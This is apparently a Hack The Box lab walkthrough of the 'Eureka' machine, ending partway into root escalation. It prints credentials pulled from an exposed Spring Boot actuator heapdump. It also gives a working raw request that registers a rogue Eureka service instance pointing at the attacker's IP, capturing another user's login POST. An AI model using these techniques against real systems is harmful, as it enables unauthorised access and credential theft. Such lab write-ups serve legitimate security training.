HTB: Eureka - Hard
First note
At the start I’d like to say that during this box, I had a break of about two weeks. So in this time I had the opportunity to brainstorm idea’s, so don’t get any confusion or imposter syndrome on not being able to own this machine in a couple of days.
Enumeration
First we start off with a Nmap scan, which reveals the following ports using sudo nmap -sV -sC -p- 10.129.232.59 -oN nmap.out --min-rate=10000:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-03 20:24 CEST
Nmap scan report for 10.129.232.59
Host is up (0.014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
|   256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
|_  256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://furni.htb/
8761/tcp open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 401
|     Vary: Origin
|     Vary: Access-Control-Request-Method
|     Vary: Access-Control-Request-Headers
|     Set-Cookie: JSESSIONID=6BD7EF090F0D0C7384ACD628FE6A463D; Path=/; HttpOnly
|     WWW-Authenticate: Basic realm="Realm"
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 0
|     Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|     Pragma: no-cache
|     Expires: 0
|     X-Frame-Options: DENY
|     Content-Length: 0
|     Date: Sat, 03 May 2025 18:24:46 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 401
|     Vary: Origin
|     Vary: Access-Control-Request-Method
|     Vary: Access-Control-Request-Headers
|     Set-Cookie: JSESSIONID=3E828841EB5657F9231EC370B0108929; Path=/; HttpOnly
|     WWW-Authenticate: Basic realm="Realm"
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 0
|     Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|     Pragma: no-cache
|     Expires: 0
|     X-Frame-Options: DENY
|     Content-Length: 0
|     Date: Sat, 03 May 2025 18:24:46 GMT
|     Connection: close
|   RPCCheck, RTSPRequest:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Sat, 03 May 2025 18:24:46 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
|_    Request</h1></body></html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8761-TCP:V=7.94SVN%I=7%D=5/3%Time=68165F6E%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,1D1,"HTTP/1\.1\x20401\x20\r\nVary:\x20Origin\r\nVary:\x20Acc
SF:ess-Control-Request-Method\r\nVary:\x20Access-Control-Request-Headers\r
SF:\nSet-Cookie:\x20JSESSIONID=6BD7EF090F0D0C7384ACD628FE6A463D;\x20Path=/
SF:;\x20HttpOnly\r\nWWW-Authenticate:\x20Basic\x20realm=\"Realm\"\r\nX-Con
SF:tent-Type-Options:\x20nosniff\r\nX-XSS-Protection:\x200\r\nCache-Contro
SF:l:\x20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r\nPragma
SF::\x20no-cache\r\nExpires:\x200\r\nX-Frame-Options:\x20DENY\r\nContent-L
SF:ength:\x200\r\nDate:\x20Sat,\x2003\x20May\x202025\x2018:24:46\x20GMT\r\
SF:nConnection:\x20close\r\n\r\n")%r(HTTPOptions,1D1,"HTTP/1\.1\x20401\x20
SF:\r\nVary:\x20Origin\r\nVary:\x20Access-Control-Request-Method\r\nVary:\
SF:x20Access-Control-Request-Headers\r\nSet-Cookie:\x20JSESSIONID=3E828841
SF:EB5657F9231EC370B0108929;\x20Path=/;\x20HttpOnly\r\nWWW-Authenticate:\x
SF:20Basic\x20realm=\"Realm\"\r\nX-Content-Type-Options:\x20nosniff\r\nX-X
SF:SS-Protection:\x200\r\nCache-Control:\x20no-cache,\x20no-store,\x20max-
SF:age=0,\x20must-revalidate\r\nPragma:\x20no-cache\r\nExpires:\x200\r\nX-
SF:Frame-Options:\x20DENY\r\nContent-Length:\x200\r\nDate:\x20Sat,\x2003\x
SF:20May\x202025\x2018:24:46\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RT
SF:SPRequest,24E,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/html;chars
SF:et=utf-8\r\nContent-Language:\x20en\r\nContent-Length:\x20435\r\nDate:\
SF:x20Sat,\x2003\x20May\x202025\x2018:24:46\x20GMT\r\nConnection:\x20close
SF:\r\n\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20Sta
SF:tus\x20400\x20\xe2\x80\x93\x20Bad\x20Request</title><style\x20type=\"te
SF:xt/css\">body\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\x
SF:20h3,\x20b\x20{color:white;background-color:#525D76;}\x20h1\x20{font-si
SF:ze:22px;}\x20h2\x20{font-size:16px;}\x20h3\x20{font-size:14px;}\x20p\x2
SF:0{font-size:12px;}\x20a\x20{color:black;}\x20\.line\x20{height:1px;back
SF:ground-color:#525D76;border:none;}</style></head><body><h1>HTTP\x20Stat
SF:us\x20400\x20\xe2\x80\x93\x20Bad\x20Request</h1></body></html>")%r(RPCC
SF:heck,24E,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/html;charset=ut
SF:f-8\r\nContent-Language:\x20en\r\nContent-Length:\x20435\r\nDate:\x20Sa
SF:t,\x2003\x20May\x202025\x2018:24:46\x20GMT\r\nConnection:\x20close\r\n\
SF:r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20Status\x
SF:20400\x20\xe2\x80\x93\x20Bad\x20Request</title><style\x20type=\"text/cs
SF:s\">body\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\x20h3,
SF:\x20b\x20{color:white;background-color:#525D76;}\x20h1\x20{font-size:22
SF:px;}\x20h2\x20{font-size:16px;}\x20h3\x20{font-size:14px;}\x20p\x20{fon
SF:t-size:12px;}\x20a\x20{color:black;}\x20\.line\x20{height:1px;backgroun
SF:d-color:#525D76;border:none;}</style></head><body><h1>HTTP\x20Status\x2
SF:0400\x20\xe2\x80\x93\x20Bad\x20Request</h1></body></html>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.57 seconds
The first thing of interest is the port that is not a usual one, which is 8761. And of course a webserver running on port 80.
We add furni.htb to our /etc/hosts file.
cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.129.232.59   furni.htb
Navigating to this host domain on port 80, we are met with a furniture shop:

So I enumerated this site, took a lot of time. But in the end, this site is nothing of interest for the foothold. But for the ones interested, the steps I took on this site are:
Getting a error message, which reveals the following:


And after navigating to 0xdf its Error page manual at https://0xdf.gitlab.io/cheatsheets/404, we are met with Spring Boot:
I also registered an account, scraped the users that are on the site for a possible brute force, and read the source for endpoints and technology used.
With this out of the way, lets inspect the webapplication on port 8761.
First we need to Google for what the port actually is used for, doing a Google search:

It is obviously ‘Spring Eureka’. Scrolling further, and searching for Spring Eureka vulnerabilities, I stumbled up-on the website https://engineering.backbase.com/2023/05/16/hacking-netflix-eureka which will come of interest later on.
And for a cheat sheet on endpoints on Spring Eureka, I came up on the article https://0xn3va.gitbook.io/cheat-sheets/framework/spring/spring-boot-actuators.
Starting a bruteforce using the seclists spring-boot wordlist, we are met with a couple of actuator endpoints:
ffuf -w /usr/share/seclists/Discovery/Web-Content/spring-boot.txt:FUZZ -u http://furni.htb/FUZZ
[..]
actuator                [Status: 200, Size: 2129, Words: 1, Lines: 1, Duration: 50ms]
actuator/env            [Status: 200, Size: 6307, Words: 94, Lines: 1, Duration: 62ms]
actuator/heapdump       [Status: 200, Size: 80165337, Words: 0, Lines: 0, Duration: 0ms]
actuator/caches         [Status: 200, Size: 20, Words: 1, Lines: 1, Duration: 89ms]
actuator/env/home       [Status: 200, Size: 668, Words: 11, Lines: 1, Duration: 96ms]
actuator/env/lang       [Status: 200, Size: 668, Words: 11, Lines: 1, Duration: 48ms]
actuator/env/path       [Status: 200, Size: 668, Words: 11, Lines: 1, Duration: 81ms]
actuator/health         [Status: 200, Size: 15, Words: 1, Lines: 1, Duration: 67ms]
actuator/info           [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 84ms]
actuator/features       [Status: 200, Size: 467, Words: 6, Lines: 1, Duration: 92ms]
actuator/metrics        [Status: 200, Size: 3356, Words: 1, Lines: 1, Duration: 79ms]
actuator/scheduledtasks [Status: 200, Size: 54, Words: 1, Lines: 1, Duration: 76ms]
actuator/conditions     [Status: 200, Size: 184221, Words: 5691, Lines: 1, Duration: 49ms]
actuator/mappings       [Status: 200, Size: 35560, Words: 362, Lines: 1, Duration: 82ms]
actuator/configprops    [Status: 200, Size: 37195, Words: 43, Lines: 1, Duration: 184ms]
actuator/beans          [Status: 200, Size: 202253, Words: 913, Lines: 1, Duration: 66ms]
actuator/loggers        [Status: 200, Size: 101651, Words: 1, Lines: 1, Duration: 75ms]
actuator/refresh        [Status: 405, Size: 114, Words: 3, Lines: 1, Duration: 168ms]
actuator/threaddump     [Status: 200, Size: 423437, Words: 5, Lines: 1, Duration: 129ms]
Initial access
So I googled the endpoints, and the one of interest is the heapdump endpoint. For which I found https://github.com/pyn3rd/Spring-Boot-Vulnerability.
When we send request to this endpoint, Burp suite gives up and reveals nothing – indicating that the response is too big:

So after research, it is confirmed that heapdump outputs a binary file.
We can download this by using wget:
wget http://furni.htb/actuator/heapdump -O file.binary
Since these heapdump files can not be read easily, I got stuck and installed a bunch of tools to analyse this file. I tried:
- visualvm
- intelliJ community
- intelliJ ultimate
And in the end I got really annoyed, since these programs just did not make sense for me. So I went back to basic, using strings and grep – where I one by one filtered out the endpoints that I did not want to see:
strings file.binary | grep 'http://' | grep -v 'http://apache\|http://repository\|http://www2\|http://crl\|http://www.d-\|http://www.quovadis\|www.thyme\|www.firma\|accv\|cert.fnmt\|java.sun\|apache\|w3\|www' | fzf
I also used fzf which is a great tool to fuzzy search a response with a pipe.
With fzf, I typed in the name of the box eureka, which it then revealed the following:

A username and password is revealed! http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/!
Trying this username and password via SSH did not work, but we are able to login into the portal at 8761:

But we do know that the user oscar exists, so lets grep on this user instead:
strings file.binary | grep 'oscar'
Which resulted in {password=0sc@r190_S0l!dP@sswd, user=oscar190}!, indicating that the user oscar190 with the password 0sc@r190_S0l!dP@sswd might be worth trying.
ssh oscar190@eureka.htb
[..]
oscar190@eureka:~$ whoami
oscar190
🏳️
At this point I took a break from this machine, since I got so confused on Spring Boot
Privilege Escalation
From oscar190 to miranda.wise
With initial access, I reviewed our previous finds again. This is where I looked at http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/! .
So I port forwarded the port 8761 with SSH:
ssh -L 8761:localhost:8761 oscar190@eureka.htb
And since Burp suite is not a fan of proxying 127.0.0.1 I added the host bypass as 127.0.0.1 to be able to intercept its requests:
127.0.0.1 bypass
So looking back at the article https://engineering.backbase.com/2023/05/16/hacking-netflix-eureka, there are some interesting factors here:

With this exploit, we do a phishing attempt – where we add a malicious endpoint, which the target might click, allowing us to obtain a cookie (or the request data).
So let’s give this a try. I modified the code, and ended up at the beginning with this request. This request contains our webservice which is in this case USER-MANAGEMENT-SERVICE and further on I just used the public vulnerability as a boilerplate:
POST /eureka/apps/USER-MANAGEMENT-SERVICE HTTP/1.1
Host: 127.0.0.1:8761
Authorization: Basic RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==
User-Agent: Java/11.0.10
Content-Type: application/json
Accept: application/json, application/*+json
Connection: keep-alive
Content-Length: 1236

{
  "instance": {
    "instanceId": "127.0.0.1:user-management-service:8080",
    "app": "USER-MANAGEMENT-SERVICE",
    "ipAddr": "127.0.0.1",
    "sid": "na",
    "homePageUrl": "http://127.0.0.1:8080/",
    "statusPageUrl": "http://127.0.0.1:8080/actuator/info",
    "healthCheckUrl": "http://127.0.0.1:8080/actuator/health",
    "vipAddress": "user-management-service",
    "secureVipAddress": "user-management-service",
    "countryId": 1,
    "dataCenterInfo": {
      "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
      "name": "MyOwn"
    },
    "hostName": "127.0.0.1",
    "status": "UP",
    "overriddenStatus": "UNKNOWN",
    "leaseInfo": {
      "renewalIntervalInSecs": 30,
      "durationInSecs": 90,
      "registrationTimestamp": 0,
      "lastRenewalTimestamp": 0,
      "evictionTimestamp": 0,
      "serviceUpTimestamp": 0
    },
    "isCoordinatingDiscoveryServer": false,
    "lastUpdatedTimestamp": 1630906180645,
    "lastDirtyTimestamp": 1630906182808,
    "port": {
      "$": 8080,
      "@enabled": "true"
    },
    "securePort": {
      "$": 443,
      "@enabled": "false"
    },
    "metadata": {
      "management.port": "8080"
    }
  }
}
Which did work, but created totally a different endpoint – this is because 127.0.0.1:user-management-service:8080 is not the correct one. I did not realize this, and got stuck eventually on this. But after reading the exploit carefully, and going through what the blog is doing and what I am doing, I settled up-on the following request:
POST /eureka/apps/USER-MANAGEMENT-SERVICE HTTP/1.1
Host: 127.0.0.1:8761
Authorization: Basic RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==
User-Agent: Java/11.0.10
Content-Type: application/json
Accept: application/json, application/*+json
Connection: keep-alive
Content-Length: 1205


{
  "instance": {
    "instanceId": "localhost:USER-MANAGEMENT-SERVICE:8082",
    "app": "USER-MANAGEMENT-SERVICE",
    "ipAddr": "10.10.14.190",
    "sid": "na",
    "homePageUrl": "http://10.10.14.190",
    "statusPageUrl": "http://10.10.14.190",
    "healthCheckUrl": "http://10.10.14.190",
    "vipAddress": "user-management-service",
    "secureVipAddress": "user-management-service",
    "countryId": 1,
    "dataCenterInfo": {
      "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
      "name": "MyOwn"
    },
    "hostName": "10.10.14.190",
    "status": "UP",
    "overriddenStatus": "UNKNOWN",
    "leaseInfo": {
      "renewalIntervalInSecs": 30,
      "durationInSecs": 90,
      "registrationTimestamp": 0,
      "lastRenewalTimestamp": 0,
      "evictionTimestamp": 0,
      "serviceUpTimestamp": 0
    },
    "isCoordinatingDiscoveryServer": false,
    "lastUpdatedTimestamp": 1630906180645,
    "lastDirtyTimestamp": 1630906182808,
    "port": {
      "$": 8082,
      "@enabled": "true"
    },
    "securePort": {
      "$": 443,
      "@enabled": "false"
    },
    "metadata": {
      "management.port": "8081"
    }
  }
}
Which uses my IP as endpoint, and I quite did not understand which port I might be receiving something on, so I just started a listener on all the ports I was serving, 80, 443 and 8082.
With the request sent (forgot to make a screenshot) it showed the identical as the valid service, just with the port 8082 instead of 8081.
So with the listeners running, I received a connection on port 8082:
Listening on 0.0.0.0 8082
Connection received on 10.129.32.191 47544
POST /login HTTP/1.1
[..]
host: 10.10.14.190:8082

username=miranda.wise%40furni.htb&password=IL%21veT0Be%26BeT0L0ve&_csrf=XW8CQD_XlYrSyJ_KVOu8BZlogOTVORuGPrk7lgDgpDTgfgEMOw5mIl3mpLn_8af9ZsaIZK0LrdzlCn-rCYwI8jLQkFLURmNq
This reveals the user miranda.wise with the password (URL decoded) IL!veT0Be&BeT0L0ve.
Now we can finally read the user.txt file:
su miranda-wise
[..]
miranda-wise@eureka:~$ ls
snap  user.txt
miranda-wise@eureka:~$ cat user.txt
fedc26b[..]1850d
From miranda-wise to root
So up-on enumerating the filesystem, the file log_analyse.sh is found in /opt:
miranda-wise@eureka:/opt$ ls
heapdump  log_analyse.sh  scripts
Doing ls -la reveals everything here is owned by root. In this case, I want to know if this program is ran each time – and I could not find anything in the cronjobs. This made use the tool pspy (https://github.com/DominicBreuker/pspy/releases) which allows to view execution of other users using a non root account.
So I ran pspy , which revealed that the script is ran at some files:
2025/05/14 19:02:02 CMD: UID=0     PID=30389  | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/05/14 19:02:02 CMD: UID=0     PID=30393  | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/05/14 19:02:02 CMD: UID=0     PID=30399  | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/05/14 19:02:02 CMD: UID=0     PID=30398  | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/05/14 19:02:02 CMD: UID=0     PID=30397  | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/05/14 19:02:02 CMD: UID=0     PID=30396  | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/05/14 19:02:02 CMD: UID=0     PID=30395  | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
[..]
025/05/14 19:02:04 CMD: UID=0     PID=32445  | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/05/14 19:02:04 CMD: UID=0     PID=32444  | grep  ERROR  /var/www/web/cloud-gateway/log/application.log
2025/05/14 19:02:04 CMD: UID=0     PID=32443  | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/05/14 19:02:04 CMD: UID=???   PID=32450  | ???
2025/05/14 19:02:04 CMD: UID=0     PID=32449  |
2025/05/14 19:02:04 CMD: UID=0     PID=32454  | awk -v yellow=\033[1;33m -v reset=\033[0m {print yellow $0 reset}
2025/05/14 19:02:04 CMD: UID=0     PID=32453  | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/05/14 19:02:11 CMD: UID=0     PID=32455  |
2025/05/14 19:02:11 CMD: UID=0     PID=32456  |
2025/05/14 19:02:11 CMD: UID=0     PID=32457  | cp /opt/scripts/application_cloud.log /var/www/web/cloud-gateway/log/application.log
2025/05/14 19:02:11 CMD: UID=0     PID=32458  | /bin/sh /opt/scripts/log_cleanup.sh
2025/05/14 19:02:11 CMD: UID=0     PID=32459  | /bin/sh /opt/scripts/log_cleanup.sh
